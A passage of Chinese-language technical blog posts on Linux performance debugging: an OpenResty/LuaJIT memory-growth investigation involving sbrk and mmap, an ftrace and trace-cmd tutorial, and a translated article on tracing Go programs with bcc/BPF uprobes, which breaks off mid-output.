现在假设你有1G的堆上内存空间。在上面直接创建一个洞，可以使用mmap指定具体地址A这种方式，指定内存空间大小。这样mmap就会从堆上的内存地址A开始，申请指定大小的内存空间。

但是因为程序中断点还在堆开始的地方，这时如果使用sbrk函数申请的B > A字节大小的内存空间，此次请求将会失败，因为brk尝试申请的一部分内存区域已经被分配（洞）。这时候malloc会使用mmap代替申请内存空间。

因为mmap调用代价非常高，为了降低其调用次数，malloc申请1M内存即使申请分配的内存不足1M。<https://code.woboq.org/userspace/glibc/malloc/malloc.c.html#406>注释文档中也有记载。你会发现上面的输出日志中，令人奇怪的mmap调用申请1048576字节内存，正好是1M—当brk失败后，malloc使用此默认值去调用mmap。

高潮来了！！！把这些线索放一起。一个明显的猜想是brk调用后面是mmap调用在Openresty上下文环境中，但是在独立的C中却不是，因为Openresty在配置文件加载之前在某个地方创建了一个洞。

这不难验证，使用grep命令在PRs, issus和lua-nginx-module源码中查找。最后发现Luajit需要工作在低地址空间获得更高的效率，这是为什么lua-nginx-module那群家伙决定在程序开始执行之前执行下面这段代码：

```
if (sbrk(0) < (void *) 0x40000000LL) {
    mmap(ngx_align_ptr(sbrk(0), getpagesize()), 1, PROT_READ,
         MAP_FIXED|MAP_PRIVATE|MAP_ANON, -1, 0);
}
```

完整代码可以在仓库中找到。现在我还没太弄明白这段代码是如何让luajit拥有低地址空间的（如果有人能在评论里面解释清楚，我将非常感激），但是这确实是导致这个问题的代码。

为了证明，我拷贝出来这段代码到我的独立C程序中：

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <stdint.h>
#include <sys/mman.h>
#include <openssl/ssl.h>
#include <malloc.h>
#include <unistd.h>

#define ngx_align_ptr(p, a) \
    (u_char *) (((uintptr_t) (p) + ((uintptr_t) a - 1)) & ~((uintptr_t) a - 1))

ngx_http_lua_limit_data_segment(void) {
    if (sbrk(0) < (void *) 0x40000000LL) {
        mmap(ngx_align_ptr(sbrk(0), getpagesize()), 1, PROT_READ,
```

```

        MAP_FIXED|MAP_PRIVATE|MAP_ANON, -1, 0);
    }

void read_cert() {
    const char ca_bundlestr[] = "/etc/ssl/certs/ca-certificates.crt";

    BIO *outbio = NULL;
    int ret;

    SSL_CTX *ctx;

    outbio = BIO_new_fp(stdout, BIO_NOCLOSE);

    SSL_library_init();
    SSL_load_error_strings();
    OpenSSL_add_all_algorithms();

    ctx = SSL_CTX_new(SSLv23_method());

    SSL_CTX_set_mode(ctx, SSL_MODE_RELEASE_BUFFERS);
    SSL_CTX_set_mode(ctx, SSL_MODE_NO_AUTO_CHAIN);
    SSL_CTX_set_read_ahead(ctx, 1);

    ret = SSL_CTX_load_verify_locations(ctx, ca_bundlestr, NULL);
    if (ret == 0)
        BIO_printf(outbio, "SSL_CTX_load_verify_locations failed");

    BIO_free_all(outbio);
    SSL_CTX_free(ctx);
}

int main() {
    ngx_http_lua_limit_data_segment();
    int i = 0;
    for (i = 0; i < 5000; i++) {
        read_cert();
        //malloc_trim(0);
    }
    malloc_stats();
    usleep(1000 * 60);
}

```

当我编译运行这段程序的时候，通过strace我能看到和Openresty环境中相同的行为。为了更进一步的确认，我编辑Opneresty的源码、注释掉`ngx_http_lua_limit_data_segment`、重新编译运行，内存增长的现象没有发生。

搞定！！！

上面就是我这次的收获。根据这次结果，我提交了一个issue。当你有很多的location 块的时候，这真的会成为一个问题。例如加入你有一个很大的 Nginx 配置文件，里面有超过4k 个 location 块，然后你加入了lua\_ssl\_trusted\_certificate指令到 main 配置块，然后当你 reload/restart/start Nginx 的时候，内存消耗将会增长到~4G( $4k * 1MB$ )并且不会释放。

# 动态追踪技术(三) : Trace Your Functions

Ftrace 是一个设计用来帮助开发者和设计者监视内核的追踪器，可用于调试或分析延迟以及性能问题。ftrace 令人印象最深刻的是作为一个function tracer，内核函数调用、耗时等情况一览无余。另外，ftrace最常见的用途是事件追踪，通过内核是成百上千的静态事件点，看到系统内核的哪些部分在运行。实际上，ftrace更是是一个追踪框架，它具备丰富工具集：延迟跟踪检查、何时发生中断、任务的启用、禁用及抢占等。在 ftrace 的基线版本之上，还有很多第三方提供的开源工具，用于简化操作或者提供数据可视化等扩展应用。

## 一、Introduction

- Developer(s): Steven Rostedt(RedHat) and others
- Initial release: October 9, 2008;
- Operating system: Linux (merged into the Linux kernel mainline in kernel version 2.6.27)
- Type: Kernel extension
- License: GNU GPL
- Website: [www.kernel.org](http://www.kernel.org)

## 二、ABC

在使用ftrace之前，需要确认调试目录是否已经挂载，默认目录：`/sys/kernel/debug/`。

debugfs是Linux内核中一种特殊的文件系统，非常易用、基于RAM，专门设计用于调试。  
(since version 2.6.10-rc3, <https://en.wikipedia.org/wiki/Debugfs>)。

```
mount -t debugfs none /sys/kernel/debug  
或者指定到自己的目录  
mkdir /debug  
mount -t debugfs nodev /debug
```

挂载之后会自动创建如下文件：

```

/sys/kernel/debug# ls -lrt
drwxr-xr-x. 2 root root 0 12月 28 17:24 x86
drwxr-xr-x. 3 root root 0 12月 28 17:24 boot_params
drwxr-xr-x. 34 root root 0 12月 28 17:24 bdi
-r--r--r--. 1 root root 0 12月 28 17:24 gpio
drwxr-xr-x. 3 root root 0 12月 28 17:24 usb
drwxr-xr-x. 4 root root 0 12月 28 17:24 xen
drwxr-xr-x. 6 root root 0 12月 28 17:24 tracing
drwxr-xr-x. 2 root root 0 12月 28 17:24 extfrag
drwxr-xr-x. 2 root root 0 12月 28 17:24 dynamic_debug
drwxr-xr-x. 2 root root 0 12月 28 17:24 hid
-rw-r--r--. 1 root root 0 12月 28 17:24 sched_features
drwxr-xr-x. 2 root root 0 12月 28 17:24 mce
drwxr-xr-x. 2 root root 0 12月 28 17:24 kprobes
-r--r--r--. 1 root root 0 12月 28 17:24 vmmemctl
/sys/kernel/debug/tracing# ls -lrt
-rw-r--r--. 1 root root 0 12月 28 17:24 tracing_thresh
-rw-r--r--. 1 root root 0 12月 28 17:24 tracing_on
-rw-r--r--. 1 root root 0 12月 28 17:24 tracing_max_latency
-rw-r--r--. 1 root root 0 12月 28 17:24 tracing_enabled
-rw-r--r--. 1 root root 0 12月 28 17:24 tracing_cpumask
drwxr-xr-x. 2 root root 0 12月 28 17:24 trace_stat
-r--r--r--. 1 root root 0 12月 28 17:24 trace_pipe
-rw-r--r--. 1 root root 0 12月 28 17:24 trace_options
---w-w----. 1 root root 0 12月 28 17:24 trace_marker
-rw-r--r--. 1 root root 0 12月 28 17:24 trace_clock
-rw-r--r--. 1 root root 0 12月 28 17:24 trace
-rw-r--r--. 1 root root 0 12月 28 17:24 sysprof_sample_period
-r--r--r--. 1 root root 0 12月 28 17:24 set_graph_function
-rw-r--r--. 1 root root 0 12月 28 17:24 set_ftrace_pid
-rw-r--r--. 1 root root 0 12月 28 17:24 set_ftrace_notrace
-r--r--r--. 1 root root 0 12月 28 17:24 saved_cmdlines
-r--r--r--. 1 root root 0 12月 28 17:24 README
drwxr-xr-x. 2 root root 0 12月 28 17:24 options

```

## 三、BASIC

### 1. Function tracer

以Function tracer为例，结果存储在 `trace`，该文件类似一张报表，该表将显示 4 列信息。首先是进程信息，包括进程名和PID；第二列是CPU；第三列是时间戳；第四列是函数信息，缺省情况下，这里将显示内核函数名以及它的上一层调用函数。

```

cd /sys/kernel/debug/tracing
echo function > current_tracer
cat trace

# tracer: function
#
#  TASK-PID    CPU#   TIMESTAMP           FUNCTION
#  |  |        |
gmond-6684 [004] 13285965.088308: __spin_lock <-hrtimer_interrupt
gmond-6684 [004] 13285965.088308: ktime_get_update_offsets <-hrtimer_interrupt
gmond-6684 [004] 13285965.088309: __run_hrtimer <-hrtimer_interrupt
gmond-6684 [004] 13285965.088309: __remove_hrtimer <-__run_hrtimer
gmond-6684 [004] 13285965.088309: tick_sched_timer <-__run_hrtimer
gmond-6684 [004] 13285965.088309: ktime_get <-tick_sched_timer
gmond-6684 [004] 13285965.088310: tick_do_update_jiffies64 <-tick_sched_timer
gmond-6684 [004] 13285965.088310: update_process_times <-tick_sched_timer

```

## 2. Function graph tracer

Function graph tracer 和 function tracer 类似，但输出为函数调用图，更加容易阅读：

```

# tracer: function_graph
#
#      TIME          CPU   DURATION           FUNCTION CALLS
#  |          |          |          |          |
21) ======> |
21)           | smp_apic_timer_interrupt() {
31) ======> |
31)           | smp_apic_timer_interrupt() {
8)           | smp_apic_timer_interrupt() {
11) 2.598 us  |     native_apic_mem_write();
18) 3.106 us  |     native_apic_mem_write();
30) ======> |
30)           | smp_apic_timer_interrupt() {
3) 3.590 us  |     native_apic_mem_write();
22) 2.944 us  |     native_apic_mem_write();
7) 3.392 us  |     native_apic_mem_write();
17) ======> |
17)           | smp_apic_timer_interrupt() {
27) ======> |
27)           | smp_apic_timer_interrupt() {
16) ======> |
16)           | smp_apic_timer_interrupt() {

```



## 四、体系结构

Ftrace 有两大组成部分，framework 和一系列的 tracer。每个 tracer 完成不同的功能，它们统一由 framework 管理。ftrace 的 trace 信息保存在 ring buffer 中，由 framework 负责管理。Framework 利用 debugfs 建立 tracing 目录，并提供了一系列的控制文件。



**ftrace is a dynamic tracing system** 当你开始“ftracing”一个内核函数的时候，该函数的代码实际上就已经发生变化了。内核将在程序集中插入一些额外的指令，使得函数调用时可以随时通知追踪程序。

**WARNING:** 使用 ftrace 追踪内核将有可能对系统性能产生影响，追踪的函数越多，开销越大。使用者必须提前做好准备工作，生产环境必须谨慎使用。

```
#cat available_tracers //查看支持的tracers
blk kmemtrace function_graph wakeup_rt wakeup function sysprof sched_switch initc
all nop
```

## 五、Useful Tools

### 1. trace-cmd

trace-cmd 是一个非常有用的 Ftrace 命令行工具。

```
sudo apt-get install trace-cmd  
或者  
git clone git://git.kernel.org/pub/scm/linux/kernel/git/rostedt/trace-cmd.git
```

使用方法:

```
sudo trace-cmd record --help #help  
sudo trace-cmd record -p function -P 123456 #record for PID  
sudo trace-cmd record -p function -l do_page_fault #record for function  
    plugin 'function'  
Hit Ctrl^C to stop recording
```

trace.dat

```
$ sudo trace-cmd report  
    chrome-15144 [000] 11446.466121: function: do_page_fault  
    chrome-15144 [000] 11446.467910: function: do_page_fault  
    chrome-15144 [000] 11446.469174: function: do_page_fault  
    chrome-15144 [000] 11446.474225: function: do_page_fault  
    chrome-15144 [000] 11446.474386: function: do_page_fault  
    chrome-15144 [000] 11446.478768: function: do_page_fault  
    CompositorTileW-15154 [001] 11446.480172: function: do_page_fault  
        chrome-1830 [003] 11446.486696: function: do_page_fault  
    CompositorTileW-15154 [001] 11446.488983: function: do_page_fault  
    CompositorTileW-15154 [001] 11446.489034: function: do_page_fault  
    CompositorTileW-15154 [001] 11446.489045: function: do_page_fault
```

在很有情况下不能使用函数追踪，需要依赖 事件追踪 的支持，例如：

```
# cat available_events //查看支持的事件类型
power:power_start
power:power_frequency
power:power_end

sched:sched_kthread_stop
sched:sched_kthread_stop_ret
sched:sched_wait_task
sched:sched_wakeup
sched:sched_wakeup_new
sched:sched_switch
sched:sched_migrate_task
sched:sched_process_free
sched:sched_process_exit
sched:sched_process_wait
sched:sched_process_fork
sched:sched_stat_wait
sched:sched_stat_sleep
sched:sched_stat_iowait
sched:sched_stat_runtime

sudo trace-cmd record -e sched:sched_switch
sudo trace-cmd report
```

输出如下：

```
16169.624862: Chrome_ChildIOT:24817 [112] S ==> chrome:15144 [120]
16169.624992: chrome:15144 [120] S ==> swapper/3:0 [120]
16169.625202: swapper/3:0 [120] R ==> Chrome_ChildIOT:24817 [112]
16169.625251: Chrome_ChildIOT:24817 [112] R ==> chrome:1561 [112]
16169.625437: chrome:1561 [112] S ==> chrome:15144 [120]
```

切换路径：PID 24817 -> 15144 -> kernel -> 24817 -> 1561 -> 15114。

## 2. perf-tools

**perf-tools** 是性能调试大神Brendan Gregg开发的一个工具包，提供了很多强大的功能，例如：  
**iosnoop**: 磁盘I/O分析详细包括延迟 **iolatency**: 磁盘I/O分析概要(柱状图) **execsnoop**: 追踪进程**exec()** **opensnoop**: 追踪**open()**系统调用，包含文件名 **killsnoop**: 追踪**kill()**信号（进程和信号详细）


代码下载：<https://github.com/brendangregg/perf-tools>

```
# ./execsnoop //显示新进程和参数:
Tracing exec()s. Ctrl-C to end.
  PID  PPID ARGS
22898  22004 man ls
22905  22898 preconv -e UTF-8
22908  22898 pager -s
22907  22898 nroff -mandoc -rLL=164n -rLT=164n -Tutf8
22906  22898 tbl
22911  22910 locale charmap
22912  22907 groff -mtty-char -Tutf8 -mandoc -rLL=164n -rLT=164n
22913  22912 troff -mtty-char -mandoc -rLL=164n -rLT=164n -Tutf8
22914  22912 grotty

# ./iolatency -Q //测量设备I/O延迟
Tracing block I/O. Output every 1 seconds. Ctrl-C to end.
>=(ms) .. <(ms)    : I/O      |Distribution
  0 -> 1      : 1913    |#####
  1 -> 2      : 438     |#####
  2 -> 4      : 100     |##
  4 -> 8      : 145     |###
  8 -> 16     : 43      |#
  16 -> 32    : 43      |#
  32 -> 64    : 1       |#
[...]
```

## 六、可视化工具:KernelShark

KernelShark是trace-cmd的前端工具，提供了对trace.dat的可视化分析（Graph View、List View、Simple and Advance filtering）。



>>>more about DTrace>>>

## 参考文献

- Julia Evans:ftrace: trace your kernel functions!
- IBM developerWorks 刘明 : ftrace 简介,2009
- Debugging the kernel using Ftrace - part 1 | Dec 2009, Steven Rostedt
- Debugging the kernel using Ftrace - part 2 | Dec 2009, Steven Rostedt
- Secrets of the Linux function tracer | Jan 2010, Steven Rostedt
- trace-cmd: A front-end for Ftrace | Oct 2010, Steven Rostedt
- Using KernelShark to analyze the real-time scheduler | 2011, Steven Rostedt
- Ftrace: The hidden light switch | 2014,Brendan Gregg
- the kernel documentation:ftrace.txt
- trace-cmd 图形化工具 : KernelShark
- Youtube:ELC2011 Ftrace GUI | KernelShark



## 摘要

- 原文：[Brendan Gregg's Blog : 《Golang bcc/BPF Function Tracing》](#)，31 Jan 2017
- 引子：gdb、go execution tracer、GODEBUG、gctrace、schedtrace
- 一、gccgo Function Counting
- 二、Go gc Function Counting
- 三、Per-event invocations of a function
- 四、Interface Arguments
- 五、Function Latency
- 六、总结
- 七、Tips：构建 LLVM 和 Clang 开发工具库

在这篇文章中，我将迅速调研一种跟踪的 Go 程序的新方法：基于 Linux 4.x eBPF 实现动态跟踪。如果你去搜索 Go 和 BPF，你会发现使用 BPF 接口的 Go 语言接口（例如，`gobpf`）。这不是我所探索的东西：我将使用 BPF 工具实现 Go 应用程序的性能分析和调试。

目前已经有很多种调试和追踪 Go 程序的方法，包括但不限于：

- [gdb](#)
- [go execution tracer](#)：用于高层异常和阻塞事件

Go execution tracer. (`import "runtime/trace"`) The tracer captures a wide range of execution events like goroutine creation/blocking/unblocking, syscall enter/exit/block, GC-related events, changes of heap size, processor start/stop, etc and writes them to an `io.Writer` in a compact form. A precise nanosecond-precision timestamp and a stack trace is captured for most events. A trace can be analyzed later with '`go tool trace`' command.

- **GODEBUG**（一个跨平台的Go程序调试工具）**、gctrace** 和 **schedtrace**

BPF 追踪以做很多事，但都有自己的优点和缺点，接下来将详细说明。首先我从一个简单的 Go 程序开始（`hello.go`）

```
package main

import "fmt"

func main() {
    fmt.Println("Hello, BPF!")
}
```

## 一、gccgo Function Counting

我开始会使用 `gccgo` 编译，然后使用 `Go gc` 编译器。（区别：`gccgo` 可以生成优化后的二进制文件，但是基于老版本的 `Go`。）

```
## 编译
$ gccgo -o hello hello.go
$ ./hello
Hello, BPF!
```

现在我将使用 `bcc` 工具的 **funccount** 来动态跟踪和计数所有以“`fmt.`”开头的 `Go` 库函数调用，在另一个终端重新运行 `Hello` 程序效果如下：

```
# funccount 'go:fmt.*'
Tracing 160 functions for "go:fmt.*"... Hit Ctrl-C to end.
^C
FUNC                                COUNT
fmt..import                           1
fmt.padString.pN7_fmt fmt              1
fmt.fmt_s.pN7_fmt fmt                1
fmt.WriteString.pN10_fmt.buffer       1
fmt.free.pN6_fmt pp                 1
fmt(fmtString.pN6_fmt).pp            1
fmt.doPrint.pN6_fmt pp               1
fmt.init.pN7_fmt fmt                1
fmt.printArg.pN6_fmt pp              1
fmt.WriteByte.pN10_fmt.buffer        1
fmt.Println                           1
fmt.truncate.pN7_fmt fmt              1
fmt.Fprintln                          1
fmt.$nested1                          1
fmt.newPrinter                       1
fmt.clearflags.pN7_fmt fmt            2
Detaching...
```

Neat! 输出结果中包含该程序的 `fmt.Println()` 函数调用。

我不需要进入任何特殊的模式才能实现这个效果，对于一个已经在运行的 `Go` 应用我可以直接开始测量而不需要重启进程。**So how does it even work?** 这要归功于 **uprobes**，Linux 3.5 新增的特性，详见[Linux uprobes: User-Level Dynamic Tracing](#)。

It overwrites instructions with a soft interrupt to kernel instrumentation, and reverses the process when tracing has ended.

`gccgo` 编译的输出提供一个标准的符号表用于函数查找。在这种情况下，我利用 `libgo` 当测量工具（假定“`lib`”在“`go:`”之前），作为 `gccgo` 发出的一个二进制动态链接库（`libgo` 包含 `fmt` 包）。`uprobes` 可以连接到已经运行的进程，或者像我现在一样作为一个二进制库，捕捉所有调用自己的进程。

为了提高效率，我在内核上下文中进行函数调用计数，只将计数发送到用户空间。例如：

```
$ file hello
hello: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interp
      reter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=4dc45f1eb023f44
      ddb32c15bbe0fb4f933e61815, not stripped
$ ls -lh hello
-rwxr-xr-x 1 bgregg root 29K Jan 12 21:18 hello
$ ldd hello
      linux-vdso.so.1 => (0x00007ffc4cb1a000)
      libgo.so.9 => /usr/lib/x86_64-linux-gnu/libgo.so.9 (0x00007f25f2407000)
      libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007f25f21f1000)
      libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f25f1e27000)
      /lib64/ld-linux-x86-64.so.2 (0x0000560b44960000)
      libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007f25f1c0a000)
      libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007f25f1901000)
$ objdump -tT /usr/lib/x86_64-linux-gnu/libgo.so.9 | grep fmt.Println
00000000001221070 g      0 .data.rel.ro    0000000000000008          fmt.Println$desc
riptor
00000000000978090 g      F .text    0000000000000075          fmt.Println
00000000001221070 g      D0 .data.rel.ro   0000000000000008  Base          fmt.Println$desc
riptor
00000000000978090 g      DF .text    0000000000000075  Base          fmt.Println
```

这些内容看起来非常像一个编译过的 C 语言二进制程序，因此可以使用包括 bcc/BPF 在内的许多现有的调试工具和追踪器观测。相对于测量即时编译的运行时要简单得多（例如 Java 和 Node.js）。到目前为止，这个例子唯一的麻烦事函数名称中可能包含非标准的字符，例如“.”。

**funccount** also has options like **-p** to match a PID, and **-i** to emit output every interval. It currently can only handle up to 1000 probes at a time, so "fmt.\*" was ok, but matching everything in libgo:

**funccount** 提供 **-p** 选项来匹配进程号（PID），**-i** 选项来控制输出频率。它目前能够同时处理 1000 个探测点，匹配 "fmt.\*" 时运行正常，但是匹配 libgo 的所有函数就出现异常。诸如此类的问题在 bcc/BPF 中还有不少，我们需要寻找其它的方法来处理。

```
# funccount 'go:*
maximum of 1000 probes allowed, attempted 21178
```

## 二、Go gc Function Counting

使用 Go 语言的 gc 编译器实现 fmt 函数调用计数：

```
$ go build hello.go
$ ./hello
Hello, BPF!
```

```
# funccount '/home/bgregg/hello:fmt.*'
Tracing 78 functions for "/home/bgregg/hello:fmt.*"... Hit Ctrl-C to end.
^C
FUNC                                COUNT
fmt.init.1                            1
fmt.(*fmt).padString                 1
fmt.(*fmt).truncate                  1
fmt.(*fmt).fmt_s                     1
fmt.newPrinter                       1
fmt.(*pp).free                        1
fmt.Fprintln                          1
fmt.Println                           1
fmt.(*pp).fmtString                 1
fmt.(*pp).printArg                  1
fmt.(*pp).doPrint                   1
fmt.glob.func1                       1
fmt.init                             1
Detaching...
```

你依然能够追踪到 `fmt.Println()`，这个二进制程序与 `libgo` 有所不同：包含该函数的是一个 2M 的静态库（而非动态库的 29K）。另一个区别就是函数名称包含更多特殊字符，例如 “\*”，“(”，等等，我怀疑如果不能修正处理的 `haul` 将影响其它调试器（例如 `bcc` 追踪器）。

```
$ file hello
hello: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, not stripped
$ ls -lh hello
-rwxr-xr-x 1 bgregg root 2.2M Jan 12 05:16 hello
$ ldd hello
    not a dynamic executable
$ objdump -t hello | grep fmt.Println
000000000045a680 g    F .text  00000000000000e0 fmt.Println
```

## 三、Per-event invocations of a function

### 3.1 gccgo Function Tracing

现在我将尝试使用 [Sasha Goldshtain](#) 的追踪工具，也是基于 `bcc`，用来查看每一个函数调用事件。我将回到 `gccgo`，使用一个非常简单的示例程序（[from the go tour](#)），`functions.go`：

```

package main

import "fmt"

func add(x int, y int) int {
    return x + y
}

func main() {
    fmt.Println(add(42, 13))
}

```

追踪 `add()` 函数。所有参数都输出在右侧，`trace` 还有其他选项（帮助 `-h`），例如输出时间戳和堆栈。

```

\# trace '/home/bgregg/functions:main.add'
PID      TID      COMM          FUNC
14424  14424  functions     main.add

#... and with both its arguments:

\# trace '/home/bgregg/functions:main.add "%d %d" arg1, arg2'
PID      TID      COMM          FUNC
14390  14390  functions     main.add        42 13

```

## 3.2 Go gc Function Tracing

同样的程序，如果使用 `go build` 就没有 `main.add()`？禁用代码嵌入（Disabling inlining）即可。

```

$ go build functions.go

# trace '/home/bgregg/functions:main.add "%d %d" arg1, arg2'
could not determine address of symbol main.add

$ objdump -t functions | grep main.add
$ 

```

```

$ go build -gcflags '-l' functions.go
$ objdump -t functions | grep main.add
0000000000401000 g      F .text  0000000000000020 main.add

# trace '/home/bgregg/functions:main.add "%d %d" arg1, arg2'
PID      TID      COMM          FUNC
16061  16061  functions     main.add        536912504 16

```

**That's wrong.** 参数应该是 42 和 13 而不是 536912504 和 16。使用 gdb 查看结果如下：

```
$ gdb ./functions
[...]
warning: File "/usr/share/go-1.6/src/runtime/runtime-gdb.py" auto-loading has been dec
lined
by your 'auto-load safe-path' set to "$debugdir:$datadir/auto-load".
[...]
(gdb) b main.add
Breakpoint 1 at 0x401000: file /home/bgregg/functions.go, line 6.
(gdb) r
Starting program: /home/bgregg/functions
[New LWP 16082]
[New LWP 16083]
[New LWP 16084]
Thread 1 "functions" hit Breakpoint 1, main.add (x=42, y=13, ~r2=4300314240) at
/home/bgregg/functions.go:6
6          return x + y
(gdb) i r
rax          0xc820000180 859530330496
rbx          0x584ea0 5787296
rcx          0xc820000180 859530330496
rdx          0xc82005a048 859530698824
rsi          0x10 16
rdi          0xc82000a2a0 859530371744
rbp          0x0 0x0
rsp          0xc82003fed0 0xc82003fed0
r8           0x41 65
r9           0x41 65
r10          0x4d8ba0 5082016
r11          0x0 0
r12          0x10 16
r13          0x52a3c4 5415876
r14          0xa 10
r15          0x8 8
rip          0x401000 0x401000
eflags        0x206 [ PF IF ]
cs            0xe033 57395
ss            0xe02b 57387
ds            0x0 0
es            0x0 0
fs            0x0 0
gs            0x0 0
```

启动信息中包含一个关于 runtime-gdb.py 的警告，它非常有用：如果需要进一步深入挖掘 Go 上下文，我希望能够修复并找出告警原因。即使没有该信息，gdb 依然可以输出参数变量的值是 "x=42, y=13"。我也将它们从寄存器导出与 x86\_64 ABI (Application Binary Interface，应用程序二进制接口) 对比，which is how bcc's trace reads them. From the syscall(2) man page:

arch/ABI	arg1	arg2	arg3	arg4	arg5	arg6	arg7	Notes
[...] x86_64	rdi	rsi	rdx	r10	r8	r9	-	

The reason is that Go's gc compiler is not following the standard AMD64 ABI function calling convention, which causes problems with this and other debuggers.

42 和 13 没有出现在 rdi , rsi 或者其它任何一个寄存器。原因是 Go 的 gc 编译器不遵循标准的 AMD64 ABI 函数调用约定，其它调试器也会存在这个问题。这很烦人。我猜 Go 语言的返回值使用的是另外一种 ABI，因为它可以返回多个值，所以即使入口参数是标准的，我们仍然会遇到差异。我浏览了指南（Quick Guide to Go's Assembler and the Plan 9 assembly manual），看起来函数在堆栈上传递。这些是我们的 42 和 13：

```
(gdb) x/3dg $rsp
0xc82003fed0: 4198477 42
0xc82003fee0: 13
```

BPF can dig these out too. As a proof of concept, I just hacked in a couple of new aliases, "go1" and "go2" for those entry arguments:

BPF 也可以挖掘这些信息。为了验证这一个概念，我为入口参数声明一对新的别名“go1”和“go2”。希望您阅读本文的时候，我（或者其他人）已经将它加入到 bcc 追踪工具中，最好是 "goarg1", "goarg2", 等等。

```
# trace '/home/bgregg/functions:main.add "%d %d" go1, go2'
PID TID COMM FUNC
17555 17555 functions main.add 42 13
```

## 四、Interface Arguments

你可以写一个自定义的 bcc/BPF 程序来挖掘，为了处理接口参数我们可以给 bcc 的跟踪程序添加多个别名。输入参数是接口的示例：

```
func Println(a ...interface{}) (n int, err error) {
    return Fprintln(os.Stdout, a...)
```

```
$ gdb ./hello
[...]
(gdb) b fmt.Println
Breakpoint 1 at 0x401c50
(gdb) r
Starting program: /home/bgregg/hello
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[New Thread 0x7fffff449c700 (LWP 16836)]
[New Thread 0x7fffff3098700 (LWP 16837)]
[Switching to Thread 0x7fffff3098700 (LWP 16837)]
Thread 3 "hello" hit Breakpoint 1, fmt.Println (a=...) at ../../src/libgo/go/fmt/print.go:263
263 ../../src/libgo/go/fmt/print.go: No such file or directory.
(gdb) p a
$1 = {__values = 0xc208000240, __count = 1, __capacity = 1}
(gdb) p a.__values
$18 = (struct {...} *) 0xc208000240
(gdb) p a.__values[0]
$20 = {__type_descriptor = 0x4037c0 <__go_tdn_string>, __object = 0xc208000210}
(gdb) x/s *0xc208000210
0x403483:    "Hello, BPF!"
```

## 五、Function Latency

- 示例：循环调用 fmt.Println() 函数的时延直方图（纳秒）

**WARNING:** Go 函数调用过程中，如果从一个进程（goroutine）切换到另外一个系统进程，**funclatency** 无法匹配入口-返回。这种场景需要一个新的工具——**gofunclatency**，它基于 Go 内建的 GOID 替代系统的 TID 追踪时延，在某些情况下，**uretprobes** 修改 Go 程序可能出现崩溃的问题，因此在调试之前需要准备周全的计划。

```
# func latency 'go:fmt.Println'
Tracing 1 functions for "go:fmt.Println"... Hit Ctrl-C to end.
^C

Function = fmt.Println [3041]
  nsecs          : count      distribution
    0 -> 1        : 0
    2 -> 3        : 0
    4 -> 7        : 0
    8 -> 15       : 0
   16 -> 31       : 0
   32 -> 63       : 0
   64 -> 127      : 0
  128 -> 255      : 0
  256 -> 511      : 0
  512 -> 1023     : 0
